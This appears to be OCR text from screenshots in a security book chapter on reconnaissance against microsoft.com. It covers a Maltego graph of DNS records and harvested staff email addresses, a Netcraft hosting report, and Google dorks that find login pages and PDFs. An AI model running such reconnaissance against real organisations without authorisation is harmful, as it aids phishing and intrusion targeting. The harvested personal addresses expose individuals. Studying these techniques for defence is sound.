Please choose how you want to use Maltego:
Compare Products
Activate without Internet
Maltego One
Activate with key
Purchase
Maltego One is the new unified solution to access and activate Maltego plans for Professionals and Enterprises.
Maltego XL
Activate with key
Purchase
Maltego eXtra Large is Paterva's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.
Maltego Classic
Activate with key
Purchase
Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.
Maltego CE (Free)
Run
In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.
Maltego CaseFile (Free)
Run
In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.
Exit



Maltego Community Edition 4.2.17
Entity Palette
Entity Palette


microsoft.com
MX
microsoft-com.mail.protection.o...



MX
microsoft-com.mail.protection.o...
IP addresses are blurred for privacy
40.
40.


microsoft.com
microsoft-com.mail.protection.o...
ns3-205.azure-dns.org
ns4-205.azure-dns.info
ns1-205.azure-dns.com
ns2-205.azure-dns.net


www.microsoft.com
img-prod-cms-rt-microsoft-com.a...
support.microsoft.com
www.w3.org
microsoftedgewelcome.microsoft....
twitter.com
account.xbox.com
go.microsoft.com
microsoftwindows.112.2o7.net
github.com
www.xbox.com
news.microsoft.com
visualstudio.microsoft.com


microsoft.com
abusecomplaints@markmonitor.com
admin@domains.microsoft
msnhst@microsoft.com
whoisrequest@markmonitor.com
jpeterson@microsoft.com
gideony@microsoft.com
jwilkes@microsoft.com
secure@microsoft.com
b.gates@microsoft.com
elarsen@microsoft.com
jasong@microsoft.com
glennp@microsoft.com
alexeis@microsoft.com
robertlan@microsoft.com
johnle@microsoft.com
lmathon@microsoft.com
ns3-205.azure-dns.org
ns4-205.azure-dns.info
ns1-205.azure-dns.com
ns2-205.azure-dns.net


What's that site running?
Using results from our internet data mining, find out the technologies and infrastructure used by any site.
https://www.netcraft.com


Network
Site
Domain
Netblock Owner
Akamai Technologies
Nameserver
Hosting company
Akamai Technologies
Domain registrar
Hosting country
CU
Nameserver organisation
IPv4 address
Organisation
IPv4 autonomous systems
AS16625
DNS admin
IPv6 address
Top Level Domain
IPv6 autonomous systems
DNS Security Extensions
Reverse DNS
Latest Performance
Performance Graph

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	[redacted]	Linux	unknown	12-Jun-2021
Akamai Technologies	[redacted]	Linux	unknown	5-Jun-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	[redacted]	Linux	unknown	29-May-2021
Akamai Technologies	[redacted]	Linux	unknown	22-May-2021
Akamai	[redacted]	Linux	unknown	19-Mar-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	[redacted]	Linux	unknown	12-Mar-2021

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.


Technology	Description
SSL	A cryptographic protocol providing communication security over the Internet
Using ASP.NET	ASP.NET is running on the server


Client-Side


Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).


Technology	Description
Web Worker	*No description*
Asynchronous Javascript	*No description*
Local Storage	*No description*
Session Storage	*No description*
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites


Chapter 5: Exploring Active Information Gathering








customer AND login site:microsoft.com
All
Images
Videos
News
Maps
More
Tools
About 152,000 results (0.47 seconds)
https://dynamics.microsoft.com › en-us › signin
Customer Insights Sign In | Microsoft Dynamics 365
Access your Dynamics 365 Customer Insights account or create a new account to get a comprehensive view of customers and gain actionable insights.
https://dynamics.microsoft.com › en-us › signin
Customer Service Insights Sign In | Microsoft Dynamics 365
Sign in to your Dynamics 365 Customer Service Insights account or create a new account to start getting AI-driven insights into performance and trends.


site:microsoft.com filetype:pdf
All
Images
News
Maps
More
Tools
About 143,000 results (0.27 seconds)
http://nds1.webapps.microsoft.com › files › guides PDF
Οδηγός χρήσης Nokia 2330 classic - Microsoft
ΔΗΛΩΣΗ ΣΥΜΜΟΡΦΩΣΗΣ. Με την παρούσα, η NOKIA CORPORATION δηλώνει ότι το RM-512 συμμορφώνεται προς τις ουσιώδεις απαιτήσεις και τις λοιπές ...
http://nds1.webapps.microsoft.com › files › guides PDF
Nokia 6300 User Guide - UserManual.wiki
Nokia, Nokia Connecting People, Visual Radio, and Navi are trademarks or registered trademarks of Nokia Corporation. Nokia tune is a sound mark of Nokia ...
56 pages



site:microsoft.com intitle:login
All
Images
Videos
Books
News
More
Tools
About 40,400 results (0.40 seconds)
https://careers.microsoft.com › login
Login | Microsoft Careers - Microsoft jobs
Personal. New or returning user sign in here. Microsoft logo External. Sign in with Microsoft. LinkedIn logo External. Sign in with LinkedIn. Facebook logo ...
Search results · Manage cookies · Support request
https://cmt3.research.microsoft.com
Conference Management Toolkit - Login
Microsoft's Conference Management Toolkit is a hosted academic conference management system. Modern interface, high scalability, extensive features and ...



site:microsoft.com -www
All
Images
News
Maps
More
Tools
About 28,600,000 results (0.25 seconds)
https://developer.microsoft.com › en-us › fluentui
Home - Fluent UI - Microsoft Developer
